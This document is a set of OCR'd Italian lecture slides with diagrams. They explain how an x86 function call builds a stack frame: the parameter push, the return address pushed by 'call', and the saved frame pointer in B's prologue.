
consideriamo A() chiamante di B(), con B() che accetta un singolo parametro


- una descrizione grafica dei vari passi aiuta a comprendere il meccanismo
- a sinistra rappresentiamo le zone di memoria del processo coinvolte
  - il codice eseguibile di A e B nel `text` segment
  - la parte superiore dello `stack`
- assumiamo che il registro EAX contenga un valore x da passare come parametro a B



.text
&A
A()
&B
B()
...
i:
j:
mov DWORD PTR [esp],eax
call &B
← EIP
stack
k
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
← ESP
← EBP



.text
...
&A
A()
...
&B
B()
...
...
mov DWORD PTR [esp],eax
i: call &B
j: ...
...
← EIP
call:
push j
eip = &B
stack
x
← ESP
parametro passato a B
k
var locali A
SFP chiamante di A
← EBP
RA in chiamante di A
parametri A
...



.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
stack
j
x
← ESP
k
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
← EBP
...
return address in A
parametro passato a B



.text
...
&A
A()
...
&B
B()
...
&B: push ebp
mov ebp, esp
sub esp,0x18
...
leave
ret
← EIP
stack
k
j
x
← ESP
k
var locali A
SFP chiamante di A
RA in chiamante di A
parametri A
← EBP
...
saved frame pointer
return address in A
parametro passato a B

